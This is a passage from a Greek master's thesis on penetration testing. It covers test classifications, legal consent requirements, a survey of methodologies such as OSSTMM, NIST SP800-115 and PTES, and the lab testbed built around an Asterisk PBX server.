Τα τέσσερα (4) επίπεδα του penetration testing όπως αυτά χωρίζονται σύμφωνα με την επιθετικότητα των δοκιμών είναι το παθητικό (passive), το προσεκτικό (cautious), το υπολογισμένο (calculated) και το επιθετικό (aggressive). Πιο αναλυτικά (BSI):

i. Στο πρώτο επίπεδο (παθητικό), τα αντικείμενα της δοκιμής διερευνώνται μόνο παθητικά, δηλαδή οι τυχών εντοπισθείσες ευπάθειες δεν αξιοποιούνται.
ii. Στο δεύτερο επίπεδο (προσεκτικό), οι τυχόν εντοπισθείσες ευπάθειες αξιοποιούνται μόνο στην περίπτωση, κατά την οποία το σύστημα που εξετάζεται, δεν θα υποστεί κάποια αρνητική συνέπεια της αξιοποίησης αυτής, (π.χ. χρήση γνωστών προεπιλεγμένων κωδικών).
iii. Στο τρίτο επίπεδο (υπολογισμένο), ο εκτελών τη δοκιμή προσπαθεί να εκμεταλλευτεί τις εντοπισθείσες ευπάθειες, μια ενέργεια όμως που μπορεί να οδηγήσει σε δυσλειτουργία του συστήματος (π.χ. η χρήση επιθέσεων buffer overflow σε συγκεκριμένα συστήματα). Πριν την οποιαδήποτε ενέργεια ο εκτελών τη δοκιμή υπολογίζει πόσο πιθανό είναι να επιτύχει αυτή η δοκιμή καθώς και τη σοβαρότητα των συνεπειών αυτής.
iv. Στο τελευταίο επίπεδο (επιθετικό), ο εκτελών τη δοκιμή προσπαθεί να εκμεταλλευτεί όλες τις εντοπισθείσες ευπάθειες με οποιονδήποτε τρόπο π.χ. buffer overflow επιθέσεις, επιθέσεις DoS κ.τ.λ., γνωρίζοντας πως εκτός από τα συστήματα, τα οποία εξετάζονται, γειτονικά συστήματα αυτών μπορεί επίσης να εμφανίσουν δυσλειτουργία ως αποτέλεσμα της δοκιμής.

3.1.3.3 Κατηγοριοποίηση Βάση Έκτασης

Βάση έκτασης ένα penetration test μπορεί να χωριστεί σε τρεις (3) κατηγορίες, σε αυτή της εστιασμένης (focused) έκτασης, σε αυτή της περιορισμένης (limited) έκτασης και σε αυτή της πλήρους (full) έκτασης. Πιο αναλυτικά (BSI):

i. Στην περίπτωση κατά την οποία ένα συγκεκριμένο υποδίκτυο, σύστημα ή υπηρεσία είναι προς έλεγχο, το penetration test θεωρείται εστιασμένο (focused). Η δοκιμή αυτή παρέχει πληροφορίες μόνο για το υποδίκτυο, σύστημα ή υπηρεσία, η οποία ελέγχτηκε και όχι για το ευρύτερο δίκτυο. Συνήθως, αυτού του είδους η δοκιμή είναι κατάλληλη μετά από κάποια τροποποίηση ή επέκταση του συστήματος.

ii. Στην περιορισμένη (limited) περίπτωση penetration testing μόνο ένας περιορισμένος αριθμός συστημάτων και υπηρεσιών εξετάζονται (π.χ. τα συστήματα τα οποία περιλαμβάνει μια λειτουργική μονάδα).
iii. Στην πλήρη (full) περίπτωση penetration testing όλα τα διαθέσιμα συστήματα του δικτύου ελέγχονται.

3.1.3.4 Κατηγοριοποίηση Βάση Ορατότητας

Σύμφωνα με το κατά πόσο μια δοκιμή μπορεί να γίνει ορατή ή μη (από το διαχειριστή του δικτύου ή από κάποιο σύστημα ασφαλείας όπως το IDS - Intrusion Detection System), διακρίνεται σε δυο (2) κατηγορίες: σε φανερή (overt) ή θορυβώδης (noisy) και σε συγκεκαλυμμένη (covert ή stealthy). Πιο αναλυτικά (Kennedy D. et al. 2011:5):

i. Το κύριο πλεονέκτημα της φανερής (overt ή noisy) δοκιμής παρείσδυσης, είναι η απουσία φόβου του tester να αποκλειστεί από κάποιο σύστημα ασφάλειας του δικτύου, που θα τον εμποδίσει να ολοκληρώσει τη δοκιμή. Το μειονέκτημα της μεθόδου αυτής είναι η απουσία ελέγχου του προγράμματος αντιμετώπισης περιστατικών και του προσδιορισμού της ακρίβειας αναγνώρισης συγκεκριμένων επιθέσεων από τα συστήματα ασφαλείας.
ii. Σε σχέση με τη φανερή μέθοδο δοκιμής, η συγκεκαλυμμένη (covert ή stealthy) δοκιμή παρείσδυσης, είναι περισσότερο κοστοβόρα, περισσότερο χρονοβόρα και απαιτεί περισσότερα προσόντα από τον tester. Συνήθως όμως, προτιμάται αυτή η μέθοδος καθώς εξομοιώνει καλύτερα μια πραγματική επίθεση. Ο tester με αυτή τη μέθοδο, δεν προσπαθεί να ανιχνεύσει ένα μεγάλο αριθμό ευπαθειών, αλλά να εντοπίσει τον ευκολότερο τρόπο πρόσβασης σε ένα σύστημα, χωρίς να γίνει αντιληπτός.

3.1.3.5 Κατηγοριοποίηση Βάση Στόχου

Όσον άφορα τον διαχωρισμό της δοκιμής παρείσδυσης βάση του στόχου, τον οποίο έχει θέσει προς έλεγχο ο tester (π.χ. δίκτυο, εφαρμογές, φυσική πρόσβαση ή τον ίδιο τον άνθρωπ), αυτός μπορεί να γίνει σε τέσσερις (4) κατηγορίες: στη δοκιμή παρείσδυσης του δικτύου (network penetration testing), στη δοκιμή παρείσδυσης εφαρμογών (application penetration testing), στην κοινωνική μηχανική (social engineering) και στη φυσική δοκιμή παρείσδυσης (physical penetration testing). Πιο αναλυτικά (Baloch R. 2015:8, Shah S. & Mehtre B. M. 2015):

i. Στη δοκιμή παρείσδυσης του δικτύου (network penetration testing) ο tester στοχεύει στην αναγνώριση των κενών ασφαλείας, τα οποία σχετίζονται με τον σχεδιασμό, την υλοποίηση και τη λειτουργιά του δικτύου. Αναλύει και ελέγχει τα συστατικά μέρη του δικτύου όπως π.χ. τους δρομολογητές (routers) και άλλα, τα οποία μπορεί να λειτουργήσουν ως σημείο εισόδου για έναν επιτιθέμενο για να διεισδύσει στο δίκτυο.
ii. Στη δοκιμή παρείσδυσης εφαρμογών (application penetration testing), ο tester στοχεύει στις διάφορες εφαρμογές, οι οποίες εκτελούνται από το σύστημα και εξετάζει, εάν υφίστανται ευπάθειες, οι οποίες μπορεί να οδηγήσουν σε μη εξουσιοδοτημένη πρόσβαση στο σύστημα ή σε απώλεια δεδομένων.
iii. Στην κοινωνική μηχανική (social engineering), όπως αναφέρθηκε και σε προηγούμενο κεφάλαιο, ο tester, στοχεύοντας στις αλληλεπιδράσεις των εργαζομένων μεταξύ τους αλλά και του ίδιου με τους εργαζομένους, προσπαθεί να συγκεντρώσει πληροφορίες, οι οποίες να αφορούν το στοχευόμενο δίκτυο ή οποιοδήποτε σύστημα εντός του δικτύου και να θεωρούνται εμπιστευτικές.
iv. Στη φυσική δοκιμή παρείσδυσης (physical penetration testing) ο tester εξετάζει κατά πόσο ασφαλή θεωρείται η φυσική πρόσβαση στον χώρο, τον οποίο βρίσκονται τα συστατικά μέρη του δικτύου, πχ. δοκιμάζοντας την ασφάλεια κλειδαριών και μηχανισμών αναγνώρισης ραδιοσυχνοτήτων (RFID - Radio Frequency IDentification).

3.1.3.6 Κατηγοριοποίηση Βάση Αρχικής Θέσης

Σύμφωνα με την αρχική θέση, στην οποία βρίσκεται ο tester αναφορικά με το δίκτυο, η δοκιμή μπορεί να χωριστεί σε εξωτερική (external) ή εσωτερική (internal) (Bacudio A.G. et al. 2011, BSI):

i. Στην εξωτερική (external) δοκιμή ο tester δεν έχει πρόσβαση προς το εσωτερικό του δικτύου και συνήθως χρησιμοποιούνται τέτοιου είδους δοκιμές, ώστε να ελεγχτούν συστήματα όπως τα firewall, συστήματα τα οποία βρίσκονται σε αποστρατικοποιημένη ζώνη (DMZ - DeMilitarized Zone), υπηρεσίες απομακρυσμένης πρόσβασης (RRAS - Routing and Remote Access Services) κ.τ.λ.. Εξωτερική δοκιμή συνήθως χρησιμοποιείται στη μορφή του black boxing penetration test, στην οποία ο εκτελών τη δοκιμή δεν έχει γνώσεις για το εσωτερικό του δικτύου.

ii. Στην εσωτερική (internal) δοκιμή ο tester, βρίσκεται εντός του δικτύου, το οποίο θα πρέπει να ελέγξει, έχοντας έτσι καλύτερη γνώση αυτού και όντας σε θέση να εκτιμήσει τις επιπτώσεις, τις όποιες μπορεί να υποστεί το δίκτυο και τα συστήματα σε περίπτωση αποτυχίας του firewall, σφάλματος της παραμετροποίησης του, παράκαμψης του από κάποιον εξωτερικό επιτιθέμενο ή επίθεσης από κάποιον εσωτερικό επιτιθέμενο. Εσωτερική δοκιμή συνήθως χρησιμοποιείται στη μορφή του white boxing penetration test, στην οποία ο εκτελών τη δοκιμή έχει πλήρη γνώση του εσωτερικού δικτύου.

3.1.4 Νομοθεσία

Κάθε ενέργεια δοκιμής παρείσδυσης και αξιολόγησης ευπάθειας θα πρέπει να έχει τη σύμφωνη γνώμη του οργανισμού ή της εταιρίας, στην οποία λαμβάνει μέρος και να τηρεί ειδικά θεσμικά και νομικά θέματα, που αφορούν την ιδιωτικότητα στην πληροφορική και στις επικοινωνίες, όπως αυτά ορίζονται από το κανονιστικό πλαίσιο, που διέπει τη χρήση των προσωπικών πληροφοριών, σε ελληνικό και κοινοτικό επίπεδο. Θα πρέπει ουσιαστικά να τηρεί τους κανόνες της ελληνικής νομοθεσίας, του Ευρωπαϊκού Οργανισμού για την Ασφάλεια Δικτύων και Πληροφοριών (ENISA - European Network and Information Security Agency), της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα (ΑΠΔΠΧ) και της Αρχής Διασφάλισης του Απορρήτου των Επικοινωνιών (ΑΔΑΕ). Σε διαφορετική περίπτωση ο εκτελών τις δοκιμές ασφάλειας μπορεί να διωχθεί διοικητικά και ποινικά.

3.2 Μεθοδολογία Penetration Testing

Υπάρχουν διάφορες μεθοδολογίες οι οποίες περιγράφουν ενέργειες ελέγχου ασφάλειας. Άλλες είναι ιδιόκτητες, άλλες ελεύθερες, άλλες γενικού περιεχομένου και άλλες πιο ειδικές. Παρακάτω αναλύεται η ακολουθούμενη μεθοδολογία, ενώ επίσης γίνεται αναφόρα και σε άλλες γνωστές μεθοδολογίες.

3.2.1. Μοντέλο Μεθοδολογίας Penetration Testing

Παρακάτω αναλύονται τα επιμέρους χαρακτηριστικά του μοντέλου μεθοδολογίας που ακολουθείται στην παρούσα μεταπτυχιακή διατριβή. Στη βιβλιογραφία οι φάσεις του penetration testing εμφανίζονται να διαφέρουν αρκετά μεταξύ τους, αναλόγως το μοντέλο μεθοδολογίας που ακολουθείται από τον εκάστοτε συγγραφέα ή τη δημιουργία πρότυπου μοντέλου. από τον ίδιο, χωρίς να αλλάζει όμως η φιλοσοφία.

Στην παρούσα μεταπτυχιακή διατριβή θα ακολουθηθεί το μοντέλο, το οποίο προτείνει ο Messier R. λόγω της απλότητας του και της ευελιξίας του. Σύμφωνα με αυτό, το penetration testing αποτελείται από τις εξής πέντε φάσεις (στην αγγλική τους ορολογία): (i) intelligence gathering, (ii) scanning, (iii) vulnerability identification, (iv) exploitation και (v) reporting (Messier R. 2016:8). Αναλύονται εκτενέστερα στην ενότητα 3.5 κατά τη διαδικασία εκτέλεσης του penetration testing.

Αξίζει ωστόσο εγκυκλοπαιδικά να αναφερθούν και τα μοντέλα που χρησιμοποιούν άλλοι συγγραφείς:

- Οι Shah S. & Mehtre B. M. χρησιμοποιούν ένα μοντέλο, το οποίο αποτελείται από τέσσερις (4) φάσεις (planning and preparation, detection and penetration, post exploitation and data ex filtration και reporting and clean up) (Shah S. & Mehtre B. M. 2015).

- Οι Bechtsoudis A. & Sklavos N. χρησιμοποιούν ένα μοντέλο, το οποίο αποτελείται επίσης από τέσσερις (4) φάσεις (planning, discovery, exploitation και reporting) (Bechtsoudis A. & Sklavos N. 2012).

- Οι Goel J. N. & Mehtre B. M. χρησιμοποιούν ένα μοντέλο, το οποίο αποτελείται από εννέα (9) φάσεις (scope, reconnaissance, vulnerability detection, information analysis and planning, penetration testing, privilege escalation, result analysis, reporting και clean up) (Goel J. N. & Mehtre B. M. 2015).

- Οι Heriyanto T. et al. χρησιμοποιούν ένα μοντέλο, το οποίο αποτελείται από δέκα (10) φάσεις (target scoping, information gathering, target discovery, enumeration target, vulnerability mapping, social engineering, target exploitation, privilege escalation, maintenance access και documentation and reporting) (Heriyanto T. et al. 2014:64-68).

Μια δοκιμή παρείσδυσης (penetration testing), όπως προαναφέρθηκε στην υποενότητα 3.1.3, μπορεί να κατηγοριοποιηθεί βάσει: (i) Αρχικής Γνώσης, (ii) Επιθετικότητας, (iii) Έκτασης, (iv) Ορατότητας, (v) Στόχου και (vi) Αρχικής Θέσης.

Στην παρούσα μεταπτυχιακή διατριβή το penetration testing το οποίο εκτελείται όπως αναλύεται παρακάτω στην ενότητα 3.5 κατηγοριοποιείται ως εξής:

i. βάσει αρχικής γνώσης σε White Boxing: υπάρχει εκ των πρότερων γνώση του δικτύου,
ii. βάσει επιθετικότητας σε επιθετική (aggersive): θα ελεγχθεί η δυνατότητα κατάρρευσης του συστήματος,
iii. βάσει έκτασης σε εστιασμένη (focused): θα περιοριστεί κυρίως σε επιθέσεις εναντίον της συσκευής PBX server,
iv. βάσει ορατότητας σε φανερή (overt): απαιτείται λόγω της φύσεως των επιθέσεων,
v. βάσει στόχου σε δικτύου (network penetration testing) και εφαρμογών (application penetration testing): θα πραγματοποιηθούν επιθέσεις εναντίον του δικτύου και της εφαρμογής του Asterisk PBX server,
vi. βάσει αρχικής θέσης σε εσωτερική (internal): οι επιθέσεις θα προέρχονται από το εσωτερικό του δικτύου.

3.2.2 Άλλα Μοντέλα Μεθοδολογίας στη Βιβλιογραφία

Όπως προαναφέρθηκε στη βιβλιογραφία μπορεί κανείς να συναντήσει ποικίλα μοντέλα μεθοδολογίας διεξαγωγής penetration testing. Κάποια από τα σημαντικότερα, που αξίζει να αναφερθούν είναι τα παρακάτω:

- Το ελεύθερο εγχειρίδιο μεθοδολογίας δοκιμής ασφάλειας (OSSTMM - Open Source Security Testing Methodology Manual) είναι μια ελεύθερη μεθοδολογία για δοκιμή ασφάλειας, η οποία εμπεριέχει δοκιμές για κάθε πτυχή της ασφάλειας, από τις αρμοδιότητες του προσωπικού μέχρι τη φυσική ασφάλεια, και από τον έλεγχο της επικοινωνίας μέχρι την ασφάλεια ηλεκτρονικών συστημάτων. Η ροή εργασίας του OSSTMM βασίζεται στον εντοπισμό του τύπου της δοκιμής ασφάλειας και του πεδίου εφαρμογής της. Το πεδίο διαιρείται περαιτέρω σε πέντε (5) κανάλια, ενώ μόλις εντοπιστεί ο τύπος της δοκιμής, η μεθοδολογία οδηγεί τον εκτελούντα τη δοκιμή, μέσω δεκαεπτά (17) ενοτήτων λειτουργίας (Caselli M. & Kargl F. 2016).

- Το NIST SP800-115 παρέχει στους οργανισμούς τις κατευθύνσεις για τον σχεδιασμό, τη διεξαγωγή και την αξιολόγηση δοκιμών ασφάλειας πληροφοριών. Αν και ο κύριος

στόχος του είναι να επικεντρωθεί σε κάποια βασικά στοιχεία της αξιολόγησης της ασφάλειας, παρέχει και πρακτικές προτάσεις και τεχνικές πληροφορίες σχετικά με τη δοκιμή παρείσδυσης. Η ροή εργασίας του NIST SP800-115 περνά μέσα από τρείς (3) διαφορετικές φάσεις, τον σχεδιασμό, την εκτέλεση και τη μετά-την-εκτέλεση φάση. Εντός της φάσης της εκτέλεσης, η δραστηριότητα της δοκιμής παρείσδυσης εξειδικεύεται σε περαιτέρω τρία (3) στάδια: (i) στην τεχνική ανασκόπηση, (ii) στις τεχνικές αναγνώρισης του στόχου και ανάλυσης του στόχου καθώς και (iii) στις τεχνικές επικύρωσης ευπαθειών του στόχου. Συγκριτικά με τη μέθοδο OSSTMM, η NIST SP800-115 παρέχει μια λιγότερο ολοκληρωμένη δομή δραστηριοτήτων αξιολόγησης, αλλά εξετάζει τη δοκιμή παρείσδυσης με περισσότερο τεχνική προσέγγιση παρέχοντας συγκεκριμένες προτάσεις (Caselli M. & Kargl F. 2016).

- Το πλαίσιο αξιολόγησης ασφάλειας πληροφοριακών συστημάτων (ISSAF - Information Systems Security Assessment Framework) είναι ένα πλαίσιο σχεδιασμένο από την Ανοιχτή Ομάδα Ασφάλειας Πληροφοριακών Συστημάτων (OISSG - Open Information Systems Security Group). Η μεθοδολογία, η οποία ορίζεται από τον ISSAF καλύπτει όλες τις πτυχές της αξιόλογης της ασφάλειας. Η δοκιμή παρείσδυσης, η οποία προτείνεται από το ISSAF αποτελείται από τρείς (3) φάσεις και εννέα (9) στάδια αξιολόγησης. Οι τρείς φάσεις αποτελούνται από: (i) τον σχεδιασμό και την προετοιμασία, (ii) την αξιολόγηση και (iii) την αναφορά, τον καθαρισμό και τη καταστροφή των εκθεμάτων. Τα εννέα στάδια αξιολόγησης είναι τα εξής: (i) συλλογή πληροφοριών, (ii) χαρτογράφηση δικτύου, (iii) αναγνώριση ευπάθειας, (iv) παρείσδυση, (v) απόκτηση πρόσβασης και κλιμάκωση προνομίων, (vi) περεταίρω απαρίθμηση, (vii) έκθεση απομακρυσμένων χρηστών, (viii) διατήρηση πρόσβασης, και (ix) κάλυψη ιχνών. Το ISSAF είναι εξίσου πλήρες με το OSSTMM και περισσότερο λεπτομερές από το NIST SP800-115, ωστόσο είναι λιγότερο ευέλικτο από τις άλλες μεθοδολογίες και δεν μπορεί εύκολα να προσαρμοστεί σε διαφορετικό περιβάλλον (Caselli M. & Kargl F. 2016).

- Το PCI DSS (Payment Card Industry Data Security Standards) είναι ένα ιδιόκτητο πρότυπο ασφάλειας πληροφοριών για οργανισμούς, οι οποίοι διαχειρίζονται πληροφορίες κατόχων καρτών όπως χρεωστικών, πιστωτικών, προπληρωμένων κ.τ.λ. και παρέχει τις απαιτήσεις και τις διαδικασίες αξιολόγησης ασφάλειας για τους εκτελούντες τις δοκιμές παρείσδυσης κυρίως σε τράπεζες και σε ιστοσελίδες

ηλεκτρονικού εμπορίου. Εφαρμόζεται σε όλες τις οντότητες, οι οποίες παίρνουν μέρος στη διαδικασία πληρωμής συμπεριλαμβανομένων εμπόρων, εκδοτών και παρόχων υπηρεσιών καθώς και όλων των άλλων οντοτήτων, οι οποίες αποθηκεύουν επεξεργάζονται ή μεταδίδουν δεδομένα των κατόχων καρτών. Το πρότυπο περιλαμβάνει μια ελάχιστη δέσμη απαιτήσεων για την προστασία των δεδομένων των κατόχων καρτών, η οποία μπορεί να ενισχυθεί από επιπλέον ελέγχους και πρακτικές για τον περεταίρω περιορισμό του κινδύνου (Shah S. & Mehtre B. M. 2015).


- Το πρότυπο OWASP έχει ως πρωταρχικό σκοπό την ομαλοποίηση του εύρους κάλυψης και του επιπέδου αυστηρότητας, τα οποία διατίθενται στην αγορά όσον άφορα το ζήτημα της εκτέλεσης ελέγχων ασφάλειας επιπέδου εφαρμογών χρησιμοποιώντας εμπορικά εφαρμόσιμα ανοιχτά πρότυπα και στοχεύει κυρίως σε θέματα ασφάλειας, τα οποία αφορούν εφαρμογές διαδικτύου (Shah S. & Mehtre B. M. 2015).

- Το πρότυπο για την εκτέλεση δοκιμής παρείσδυσης PTES (Penetration Testing Execution Standard) αποτελείται από επτά (7) φάσεις δοκιμής παρείσδυσης και μπορεί να χρησιμοποιηθεί για την εκτέλεση οποιασδήποτε δοκιμής παρείσδυσης σε οποιοδήποτε περιβάλλον. Οι επτά αυτές φάσεις είναι: (i) οι προ εμπλοκής αλληλεπιδράσεις, (ii) η συγκέντρωση πληροφοριών, (iii) η μοντελοποίηση των απειλών, (iv) η ανάλυση των ευπαθειών, (v) η εκμετάλλευση των ευπαθειών, (vi) η μετά-την-εκμετάλλευση φάση και (vii) η υποβολή αναφοράς (Heriyanto T. et al. 2014:63-64).

3.3 Πειραματικό Περιβάλλον

Για τη δημιουργία του δικτύου του πειραματικού περιβάλλοντος (Testbed) χρησιμοποιήθηκαν οι εξής συσκευές: δυο επιτραπέζιοι υπολογιστές, δυο έξυπνα κινητά τηλέφωνα (Smartphone's), ένας δρομολογητής (router) με δυνατότητες λειτουργίας μεταγωγού (switch) και ασύρματου σημείου πρόσβασης (access point) και ένας εκτυπωτής (printer) δικτύου, ενώ η αξιολόγηση ευπάθειας και η δοκιμή παρείσδυσης εκτελέστηκε από έναν φορητό υπολογιστή (laptop). Ο ένας επιτραπέζιος υπολογιστής (Desktop 1) χρησιμοποιήθηκε ως τηλεφωνικό κέντρο (IP PBX server), ενώ ο άλλος επιτραπέζιος υπολογιστής (Desktop 2) και τα έξυπνα κινητά τηλέφωνα (Smartphone's

1 και 2) χρησιμοποιήθηκαν ως πελάτες (clients), όπως φαίνεται και στο παρακάτω σχήμα (Σχήμα 15).



Σχήμα 55: Πειραματικό Περιβάλλον (Testbed)

3.3.1 Τεχνικά Χαρακτηριστικά Συστατικών Μερών του Δικτύου

Για την αποφυγή σύγχυσης όσον αφορά την εμφάνιση διαφορετικών διευθύνσεων IP στα συστατικά μέρη (συσκευές), παραμετροποιήθηκαν οι προσαρμογείς των δικτύων τους, έτσι ώστε να μην δέχονται αυτόματα διευθύνσεις IP από τον DHCP (Dynamic Host Configuration Protocol) server, αλλά να εμφανίζουν τις στατικές διευθύνσεις ως αναφέρονται παρακάτω:

- Η συσκευή με διεύθυνση IP 192.168.1.1 (Router) είναι μια συσκευή δρομολογητή (router) της εταιρίας ZTE με δυνατότητες λειτουργίας μεταγωγού (switch) και ασύρματου σημείου πρόσβασης (access point) διαθέτει λειτουργικό σύστημα (OS) Linux 2.6.x και είναι υπεύθυνη για τη διασύνδεση των υπολοίπων συσκευών του πειραματικού περιβάλλοντος.
- Η συσκευή με διεύθυνση IP 192.168.1.2 (Printer) είναι μια συσκευή εκτυπωτή της εταιρίας Samsung, η οποία διαθέτει επεξεργαστή (CPU) Cortex-A5 @ 600 MHz, και μνήμη RAM 128 MB. Συμπεριλήφθητε στο πειραματικό περιβάλλον, ώστε να δημιουργηθεί μια πιο ρεαλιστική απεικόνιση ενός εργασιακού περιβάλλοντος.

- Η συσκευή με διεύθυνση IP 192.168.1.3 (Desktop 1) είναι μια συσκευή σταθερού υπολογιστή, η οποία διαθέτει λειτουργικό σύστημα Windows 7 Ultimate 64 bit, επεξεργαστή τύπου Intel Core 2 Quad @ 2.83 GHz, μνήμη RAM 6 GB, λογισμικό τηλεφώνου (Softphone) X-Lite v.4.9.5.1 και λογισμικό εικονοποίησης: VMware Workstation v.9.0.0. Το λογισμικό αυτό, χρησιμοποιήθηκε για τη δημιουργία της εικονικής μηχανής Ubuntu (βλέπε παρακάτω) στην οποία και εγκαταστάθηκε ο PBX server.
- Η συσκευή με διεύθυνση IP 192.168.1.4 (Desktop 2) είναι μια συσκευή σταθερού υπολογιστή, η οποία διαθέτει λειτουργικό σύστημα Windows 7 Ultimate 64 bit, επεξεργαστή τύπου Intel Core 2 Quad @ 2.40 GHz, μνήμη RAM 4 GB και λογισμικό τηλεφώνου X-Lite v.4.9.5.1.
- Η συσκευή με διεύθυνση IP 192.168.1.10 (Smartphone 1) είναι μια συσκευή τύπου smartphone, η οποία διαθέτει λειτουργικό σύστημα Android 6.0, επεξεργαστή τύπου Qualcomm Snapdragon 400 @ 1.19 GHz, μνήμη RAM 1 GB και λογισμικό τηλεφώνου Zoiper v.1.40.
- Η συσκευή με διεύθυνση IP 192.168.1.11 (Smartphone 2) είναι επίσης μια συσκευή τύπου smartphone, η οποία διαθέτει λειτουργικό σύστημα Android 4.4.4, επεξεργαστή τύπου Qualcomm Snapdragon 200 @ 1.01 GHz, μνήμη RAM 512 MB και λογισμικό τηλεφώνου Zoiper v.1.40.
- Η συσκευή με διεύθυνση IP 192.168.1.20 (Ubuntu) είναι μια εικονική μηχανή η οποία εγκαταστάθηκε μέσω λογισμικού εικονοποίησης στον σταθερό υπολογιστή Desktop 1. Διαθέτει λειτουργικό σύστημα Ubuntu 14.04 LTS 32 bit, επεξεργαστή τύπου Intel Core 2 Quad @ 2.83 GHz και μνήμη RAM 2 GB. Στην παρούσα εικονική μηχανή εγκαταστάθηκε το λογισμικό IP PBX Asterisk 13.1-cert2, ως το τηλεφωνικό κέντρο του πειραματικού περιβάλλοντος.
- Η συσκευή με διεύθυνση IP 192.168.1.100 (Attacker) είναι μια συσκευή φορητού υπολογιστή η οποία διαθέτει λειτουργικό σύστημα Kali Linux 2016.2 Rolling 64 bit, επεξεργαστή τύπου Intel Core i5-4210U @ 1.70 GHz, μνήμη RAM 4 GB και λογισμικό τηλεφώνου Zoiper v.3.3.25608. Η παρούσα συσκευή χρησιμοποιήθηκε για τη διενέργεια των ελέγχων ασφαλείας των συσκευών του πειραματικού περιβάλλοντος.

Στον παρακάτω πίνακα (Πίνακας 1) αποτυπώνονται συγκεντρωτικά τα τεχνικά χαρακτηριστικά των συσκευών.

Host	*OS*	*CPU*	*RAM*	*Softphone*	*IP*
Router	Linux 2.6.x	----------	----------	----------	192.168.1.1
Printer	----------	600 MHz	128MB	----------	192.168.1.2
Desktop1	Windows 7	2.83 GHz	6GB	X-Lite	192.168.1.3
Desktop2	Windows 7	2.40 GHz	4GB	X-Lite	192.168.1.4
Smartphone1	Android 6.0	1.19 GHz	1GB	Zoiper	192.168.1.10
Smartphone2	Android 4.4.4	1.01 GHz	512MB	Zoiper	192.168.1.11
Ubuntu	Ubuntu 14.04	2.83 GHz	2GB	----------	192.168.1.20
Attacker	Kali Linux	1.70 GHz	4GB	Zoiper	192.168.1.100

Πίνακας 1: Πίνακας Τεχνικών Χαρακτηριστικών των Συσκευών

3.3.2 Επιλογή Λειτουργικών Συστημάτων και Λογισμικών

Όπως αναφέρθηκε και σε προηγούμενο κεφάλαιο (1.1.5), για τη δημιουργία τηλεφωνικού κέντρου (IP PBX server) επιλέχτηκε να χρησιμοποιηθεί ο Asterisk PBX v.13.1, ο οποίος είναι προϊόν της εταιρίας Digium. Ο λόγος για τον οποίο επιλέχτηκε είναι η μεγάλη δημοφιλία του -ένα (1) εκατομμύριο ενεργά συστήματα σε περισσότερες από 170 χώρες σύμφωνα με την εταιρία- και η δωρεάν χρήση του (open source). Ας σημειωθεί όμως ότι ο Asterisk έχει την δυνατότητα να εγκατασταθεί μόνο σε λειτουργικά συστήματα Linux.

Ο Asterisk εγκαταστάθηκε σε εικονικό μηχάνημα με λειτουργικό σύστημα Ubuntu 14.04 LTS (Long Term Support) 32 bit, το οποίο και δημιουργήθηκε για τις ανάγκες του πειράματος. Λεπτομέρειες για τη διαδικασία εγκατάστασης και παραμετροποίησης του Asterisk, αναφέρονται στο ΠΑΡΑΡΤΗΜΑ Γ.

Το λειτουργικό σύστημα Ubuntu επιλέχτηκε για την εγκατάσταση του Asterisk για δύο κυρίως λόγους. Ο πρώτος, είναι γιατί το Ubuntu, όπως και το Kali Linux (βλέπε παρακάτω), βασίζεται στην αρχιτεκτονική Debian. Με τη χρησιμοποίηση δύο λειτουργικών συστημάτων, τα οποία βασίζονται στην ίδια αρχιτεκτονική, αποφεύγεται η σύγχυση στην κατανόηση των εντολών, οι οποίες εκτελούνται στα δύο αυτά λειτουργικά συστήματα, καθώς έχουν παρόμοια μορφή. Ο δεύτερος λόγος είναι ότι, το Ubuntu, θεωρείται από τα πλέον φιλικά προς το χρήστη λειτουργικά συστήματα Linux.

Σε εναλλακτική περίπτωση θα μπορούσε να χρησιμοποιηθεί κάποια από τις υπόλοιπες εκδόσεις Linux, όπως το Debian, το Fedora, το CentOS, το openSUSE κ.α..

Για τη δημιουργία της εικονικής μηχανής επιλέχτηκε να χρησιμοποιηθεί το λογισμικό VMware Workstation v.9.0.0, το οποίο διατίθεται δωρεάν προς χρήση. Η εγκατάσταση του έγινε σε σταθερό υπολογιστή (Desktop 1) που φέρει λειτουργικό σύστημα Windows 7 Ultimate 64 bit.

